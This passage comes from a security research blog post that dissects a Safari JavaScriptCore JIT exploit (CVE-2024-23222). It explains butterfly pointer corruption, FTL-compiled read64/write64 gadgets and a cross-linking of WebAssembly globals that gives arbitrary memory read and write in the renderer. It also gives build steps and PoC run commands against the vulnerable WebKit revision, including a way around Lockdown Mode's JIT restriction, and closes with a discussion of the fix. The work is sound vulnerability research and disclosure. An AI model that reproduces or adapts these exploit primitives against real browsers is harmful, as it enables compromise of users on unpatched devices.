Phase 2: stolen from overlapObj. phantom[0] is overlapObj's JSCell header. Read it into commBuffer[3], extract the low 32 bits via commView32[6], repack the header. This is the only real StructureID reachable before read64 exists. Risk: overlapObj's Structure has one named property (b1), so a GC scan would try to read inline[0] of the fake. The fake's header sits at pm.phantom+0x10, so its inline[0] is at pm.phantom+0x10+0x10 = pm.phantom+0x20, one slot past pm.phantom's 32-byte allocation, and the bytes there belong to whatever object the allocator put next. The pushed-back collection makes that unlikely.
Phase 3: stolen from structDonor. Once read64 works:
let structDonor = {};
structDonor[0] = .1;                              // indexed storage, ZERO named properties
pm.far[0] = read64(addrof(structDonor) - 4) / R;  // / 2^32 → high 32 bits → StructureID
Zero named properties means the GC skips inline-slot scanning entirely. NonArrayWithDouble means it skips butterfly elements too (raw doubles, not pointers). Fully GC-safe.
Step 10: Butterfly Corruption
The exploit overwrites adjacentObj's butterfly pointer to point at rwArray's butterfly pointer field:
let rwArray = new Array(1.1, 1.1, 1.1, 1.1);   // ArrayWithDouble
let B = addrof(rwArray);

pm.gRWArray1[2] = pm.gRWArray1[0];             // phantomRW()'s write path → phantom
phantomRW(5, K(B + 8));                        // write K(addr(rwArray)+8) to phantom[5]
phantom[5] writes to *(addr(overlapObj) + 40) = *(addr(adjacentObj) + 8) = adjacentObj's butterfly pointer. The value written is addr(rwArray) + 8. Now:
adjacentObj's butterfly = addr(rwArray) + 8

adjacentObj[0] reads/writes at *(addr(rwArray) + 8 + 0) = *(addr(rwArray) + 8)
                                                        = rwArray's butterfly pointer FIELD
Writing to adjacentObj[0] overwrites rwArray's butterfly pointer. Reading from rwArray[0] then reads from wherever rwArray's butterfly now points.
![A butterfly pointer aimed at another butterfly pointer: adjacentObj's is fixed at rwArray+8, so adjacentObj[0] re-aims rwArray, and rwArray[0] dereferences whatever it was aimed at](images/butterfly-corruption.svg)
Step 11: The read64/write64 Primitives
The exploit FTL-compiles two functions that implement the temporary butterfly overwrite pattern:
let targets = [rwArray, fakeArrayLike];     // targets[0] = rwArray, targets[1] = fakeArrayLike

function readGadget() {
    let arr   = targets[0];                // arr = rwArray (ArrayWithDouble)
    let proxy = targets[1];                // proxy = adjacentObj (after swap) or fakeArrayLike (warmup)
    arr[2] = 3.3;                          // anchor the bounds check HERE (see below)
    proxy[0] = commBuffer[0];              // CORRUPT: write target addr to adjacentObj[0] → rwArray's butterfly
    useless[1] = 3.3;                      // opaque side effect: keeps the FTL from reordering across this line
    commBuffer[0] = arr[0];                // READ: rwArray[0] = *(target_addr) as raw double
    proxy[0] = commBuffer[1];              // PARK: rwArray's butterfly = savedButterfly (a safe value, see below)
    return commBuffer[0];
}

function writeGadget() {
    let arr   = targets[0];                 // arr = rwArray
    let proxy = targets[1];                 // proxy = adjacentObj (after swap)
    arr[2] = 3.3;                           // anchor the bounds check here
    proxy[0] = commBuffer[0];               // CORRUPT: rwArray's butterfly = target addr
    useless[1] = 3.3;                       // opaque side effect
    arr[0] = commBuffer[2];                 // WRITE: *(target_addr) = value
    proxy[0] = commBuffer[1];               // PARK: rwArray's butterfly = savedButterfly
}
Why FTL, and why arr[2] = 3.3? The function touches arr twice: arr[2] before the corruption and arr[0] after. Each access needs a bounds check, and the interpreter does one per access: it would re-check at arr[0] against *(target_addr - 8), eight arbitrary bytes before whatever address you're trying to read. Could be zero. The FTL is smarter: it sees two accesses to the same array with constant indices, emits one shared check (max index 2), and places it at the first access. The disassembly confirms this: D@3 CheckInBounds has refcount 2, both arr[2] (D@51) and arr[0] (D@91) consume it, and it executes against the butterfly loaded before proxy[0] corrupts it. The FTL has no idea proxy[0] aliases arr's butterfly field, so it doesn't think the length could have changed. arr[2] = 3.3 exists to plant that check on the safe side of the corruption; without it the only arr access is post-corruption and the check lands there.
During warmup, targets[1] = fakeArrayLike (the safe training target with the same IndexingType as adjacentObj, so writes go nowhere dangerous). During actual exploitation, the wrappers swap targets[1] to adjacentObj:
function read64(addr) {
    targets[1] = adjacentObj;               // use adjacentObj for the write channel
    commBuffer[0] = K(addr);                // target address as double bits
    commBuffer[1] = savedButterfly;         // safe parking value for rwArray's butterfly
    return L(readGadget());                 // extract raw 64-bit value
}

function write64(addr, val) {
    targets[1] = adjacentObj;
    commBuffer[0] = K(addr);
    commBuffer[1] = savedButterfly;
    commBuffer[2] = K(val);                 // value to write as double bits
    writeGadget();
}
savedButterfly is not rwArray's original butterfly. It comes from commBuffer[4] = phantom[1] = *(addr(overlapObj) + 8), which is overlapObj's butterfly pointer. overlapObj has five indexed doubles (overlapObj[0..4] = 1.1), so its butterfly is a real allocation with a valid IndexingHeader. Pointing rwArray at it between operations is enough to survive a GC scan; restoring rwArray's actual original would require an extra addrof call before the corruption, and the exploit doesn't bother.
Step 12: Wasm Global Cross-Linking
The butterfly-based read64/write64 is fragile: each operation temporarily corrupts rwArray's butterfly pointer, reads/writes, then parks it. If the GC runs between corrupt and park, rwArray's butterfly is invalid and the process crashes.
The permanent home is WebAssembly. Back at the very top of pm.init, before any of Steps 1-11 ran, the exploit instantiated two copies of a hand-rolled Wasm module from an inline byte array (new WebAssembly.Instance(new WebAssembly.Module(bytes)), twice, stashed as pm.instA and pm.instB). They were created that early so their allocations wouldn't land in the middle of the heap groom Steps 5-7 depend on, and they've sat untouched since. Now the exploit uses the butterfly primitives a handful of times to rewire those two instances into a read/write gadget, then never touches butterflies again.
The module declares eight globals. Only the second one matters:
| # | type | init | purpose |
|---|---|---|---|
| 0 | v128 mut | 0x33 × 16 | fence (debugging eyecatcher) |
| 1 | i64 mut | 0xabcdabcdabcdabcd | the cross-link slot |
| 2 | v128 mut | 0x33 × 16 | fence |
| 3-7 | externref mut | null | unused |
Global 1 is exported (as edfy) and mutable. The export is never read from JavaScript; its only purpose is a side effect inside the section parser. When WasmSectionParser.cpp:451-454 sees a mutable global in the export section, it flips that global's storage to BindingMode::Portable:
case ExternalKind::Global: {
    // ... (simplified)
    GlobalInformation& global = m_info->globals[kindIndex];
    if (global.mutability == Mutability::Mutable)
        global.bindingMode = GlobalInformation::BindingMode::Portable;
A non-portable global stores its value directly in the instance's tail array. A portable one stores a Value* instead, and the BBQ JIT generates an extra dereference for it (WasmBBQJIT.cpp:1704-1715): loadPtr(instance + offset) to fetch the pointer, then load64(scratch) to read through it.
That extra indirection is the entire trick. Whoever controls the pointer in that slot controls where global.get/global.set go.
A Wasm::Instance is a 152-byte header followed by a tail array: numTables × 8 bytes of Table*, rounded up to 16, then numGlobals × 16 bytes of Global::Value. With one table and eight globals the live layout under lldb is:
+152: 0x0000000113021640   Table*  (8 bytes; 152+8=160 is already 16-aligned)
+160: 0x3333333333333333   global 0 lo  ┐
+168: 0x3333333333333333   global 0 hi  ┘ v128 fence
+176: 0x00000001130216a8   global 1     ← Value*  (Portable: a pointer)
+184: 0x0000000000000000   global 1     unused upper half
+192: 0x3333333333333333   global 2 lo  ┐
+200: 0x3333333333333333   global 2 hi  ┘ v128 fence
+208..+287: 0x0000000000000002 / 0x0    five externref slots (encoded jsNull)
The 0x33 walls bracket the slot in a hex dump, which is convenient for the exploit author staring at a debugger but never actually consulted by the exploit code (no scan for 0x33 anywhere in the JS). The five externrefs are harder to explain. No Wasm function references them, no export exposes them, and every write into the instance lands at +96 or +176; the same module appears byte-for-byte in the kit's 16.2-16.5 variant, and Stage 2 doesn't touch Wasm at all. Their only observable effect is bumping the fastMalloc request from 208 to 288 bytes, which lands the instance in a different libpas page (verified under lldb), but every access the exploit makes is interior to the allocation so placement can't matter. Best guess: leftover from a development iteration that didn't ship.
The exploit reaches the slot in two hops: addrof(jsInstance) gives the JSWebAssemblyInstance, a read64 at the m_instance member offset gives the separate Wasm::Instance heap allocation, and +176 into that is global 1's pointer.
The cross-link is one write:
// A's slot 1 (a Value*) ← address of B's slot 1
write64(instA_tail + offsetOfGlobal(1), instB_tail + offsetOfGlobal(1));
After this, the two instances form a chain:
A.alt(addr)→global.set 1, addr: the JIT loads A's slot 1 (now&B.slot1), then storesaddrthere. B's slot pointer is nowaddr.B.btl()→global.get 1: the JIT loads B's slot 1 (nowaddr), then loads from it. Returns*addr.B.alt(val)→global.set 1, val: loads B's slot 1 (addr), storesvalthere. Writes*addr = val.
Why two instances? A single instance can't aim itself. global.set 1 always dereferences the slot pointer; it can never write to the slot. With two instances, A's dereference lands on B's slot, and then B's dereference lands wherever A pointed it.
The exploit also writes 0x8000000000000000 into a size field on both instances before the cross-link. The cassowary source uses an obfuscated offset table here so the exact field isn't certain, but m_cachedBoundsCheckingSize (the linear-memory bounds limit, WasmInstance.h:256) is the likely target: setting it to a huge unsigned value makes every memory.load/memory.store bounds check pass, which Stage 2 will need.
The butterfly primitives were the scaffolding; the Wasm chain is the permanent structure. Stage 1 is complete.
The PoCs
The bug is in JavaScriptCore, and JavaScriptCore is identical on iOS and macOS. Reproducing on an iPhone means jailbreaking it first, which is hard (hopefully by the end of this series we can do that). For now: macOS.
The vulnerable revision is cbe051a9a376, tagged WebKit-7617.1.17.13.7, which is the JavaScriptCore that shipped in iOS 17.2.1 and Safari 17.2. The PoC ships in two flavors: a standalone .js file for the jsc shell (fast iteration, no DOM noise) and an HTML harness for MiniBrowser (closer to the real attack surface).
The jsc Shell
The shell build is just the engine plus a print() function: no WebCore, no networking. It builds in about ten minutes on Apple Silicon. The PoC scripts expect the checkout at jsc-vuln/WebKit relative to the repo root:
git clone --filter=blob:none https://github.com/WebKit/WebKit.git jsc-vuln/WebKit
cd jsc-vuln/WebKit
git checkout WebKit-7617.1.17.13.7
Tools/Scripts/build-jsc --release
cd ../..
A current Xcode building 2023 WebKit is fighting two years of toolchain drift: deprecation warnings promoted to errors, libc++ assertion macros that were renamed, an SDK additions shim that doesn't exist for your SDK version. The fixes are mechanical and the build script in the PoC repo has them documented inline; the short version is GCC_TREAT_WARNINGS_AS_ERRORS=NO and a symlink in WebKitLibraries/SDKs/.
The binary lands at jsc-vuln/WebKit/WebKitBuild/Release/jsc, dynamically linked against the JavaScriptCore framework next to it, so running it bare loads the system (patched) JSC and dies on a missing symbol. Point DYLD_FRAMEWORK_PATH at the build directory:
FW=jsc-vuln/WebKit/WebKitBuild/Release
DYLD_FRAMEWORK_PATH=$FW $FW/jsc poc/cve-2024-23222-rw.js
The race is one shot per process, so a miss means relaunching. poc/retry-race.sh wraps that loop, sets the framework path itself (SIP strips DYLD_* across /bin/bash, so setting it in your shell before calling the script doesn't survive), and reads the output for the Stage-1-complete marker. The PoC carries 47 loops per side instead of cassowary's 36, widening the CFA→CFold gap to ~2000 ticks; on M-series with PIVOT=178000 and WARMUP=250000 it lands ~89% on an idle machine and degrades under load (the window is comparable to OS scheduler jitter on the compiler thread's wake-up, so contention shows up directly in the hit rate). The plateau runs roughly 173K–186K. If your hardware skews differently the comments at the top of the file explain how to read which side of the window you're on and which way to nudge PIVOT.
MiniBrowser
MiniBrowser is WebKit's stripped-down browser shell: real WebContent process, real DOM, real multi-process IPC, but no Safari chrome. It's the closest you can get to the production attack surface without code-signing a custom Safari.
Building it means building all of WebCore, which is the long part (an hour or two on M-series), and it needs full Xcode rather than CommandLineTools. The build script drives xcodebuild directly because Xcode 26's parallel scheduler races a few targets in the wrong order against this checkout's dependency declarations; the script papers over that by building WTF first as a separate phase.
sudo xcode-select -s /Applications/Xcode.app
poc/build-webkit-browser.sh
There is one gotcha that isn't a build issue. If macOS Lockdown Mode is enabled, WebProcessPoolCocoa.mm whitelists the bundle ID org.webkit.MiniBrowser to honor it, which means WebContent spawns in CaptivePortal mode with no JIT at all. No JIT means no FTL, no compiler thread, no tryGetConstantProperty calls to race. The PoC reloads forever and never lands. The fix is to rename the bundle so the whitelist check falls through:
FW=jsc-vuln/WebKit/WebKitBuild/Release
/usr/libexec/PlistBuddy -c \
    "Set :CFBundleIdentifier org.webkit.MiniBrowserNoLockdown" \
    "$FW/MiniBrowser.app/Contents/Info.plist"
codesign -f -s - "$FW/MiniBrowser.app"
With that done, poc/run-minibrowser-poc.sh sets the DYLD_FRAMEWORK_PATH plumbing (and its __XPC_* mirrors so the WebContent child process inherits it) and points the browser at the HTML harness:
poc/run-minibrowser-poc.sh -rw
The -rw harness runs one attempt per Worker rather than reloading the page. Worker context has no DOM or event loop on its thread, so timing tracks the jsc shell closely: PIVOT defaults to 175,000 and the reliable band is 173K-182K, almost the same as the shell's. The page goes green when the read64/write64 self-test passes; window.lastResult in the DevTools console holds the verification dump.
The Fix
The patch (31601205b6f3, later simplified in 66f60deae73) doesn't try to make the watchpoints see more; it accepts that they can't, and refuses to trust the heap read in the cases they don't cover. After the existing watchpoint-and-structure checks, the new code asks two questions:
- Is every Structure in the set transition-watched (
dfgShouldWatch())? If so, the object can't leave the set without firing a transition watchpoint, so there's no unwatched territory to wander through, and the read is safe. - Is the set a singleton? If so, there's no second Structure for the object to re-enter the set at, so the only way back into the accept set is to never leave, which the existing watchpoints do cover. The patch additionally records
(object, offset, value, structure)on the plan and re-checks it on the main thread at install time, closing the smaller window between the read and the install.
If neither holds, return JSValue(). Cassowary's IC has {S₂, S₆}. S₂'s transition watchpoint was fired the moment divergentObj did delete p2 back in Step 2 (verified under lldb: the InlineWatchpointSet field went from raw value 3 to 5, IsWatched to IsInvalidated), so case 1 fails. Two entries, so case 2 fails. tgcp now returns null every time, CFA never publishes a narrow type, CheckArray survives.
Notice the patch doesn't touch the CFA→ConstantFolding window at all. It targets the multi-entry set, because that precondition feeds more than one consumer. The bytecode parser calls tryGetConstantProperty too (DFGByteCodeParser.cpp:5114), and a successful read there bakes a stale value into a JSConstant (no type confusion, but a permanent disagreement with the heap). And at the DFG tier, SpeculativeJIT::checkArray consults its own fresh abstract-interpreter state (DFGSpeculativeJIT.cpp:1082) and emits zero instructions for a CheckArray it believes is redundant; a race that moves the target into the set just before codegen reaches the same type confusion with no stale lattice involved at all. Cassowary takes the ConstantFolding path; the independently-built PoC mentioned in the intro takes the SpeculativeJIT path. Same tryGetConstantProperty, same |set| > 1 precondition, three different ways the compiler can trust an under-watched read. Refusing the read closes all of them.
Acknowledgments
This builds on prior reverse-engineering work by Huy Nguyen, wh1te4ever, Duy Tran, Nathan, hrtowii, Nick Chan, and others in the jailbreak community who took Coruna apart first. Filip Pizlo's "Speculation in JavaScriptCore" and Samuel Groß's Phrack and Project Zero posts (cited in Prior Art) are the foundation everything here stands on.
Conclusion
Hacking a JIT compiler is reprogramming a program that programs another program. Every line of the exploit has to be read twice: once for what it does at runtime, and once for what it convinces the compiler is true. It's beautiful, and as the last few thousand words have hopefully shown, deeply complicated.
Where we are: arbitrary read/write inside Safari's renderer process, GC-safe, hosted in a pair of Wasm instances. Where that isn't: code execution. On A12-and-later silicon every return address and vtable pointer is signed, and Stage 1's R/W can overwrite them but can't forge the signatures. Part II picks up there with Coruna's PAC bypass (codename seedbell): no new memory-corruption bug, just the R/W we already have aimed at the right data. After that, the sandbox escape and the kernel; after Coruna, DarkSword.
About Calif
We push offensive security research to its limits, understand what is becoming possible with AI, and use those insights to help our customers defend themselves.
Get in touch, and subscribe to our newsletter for more research like this:
Check your inbox to confirm.
Related research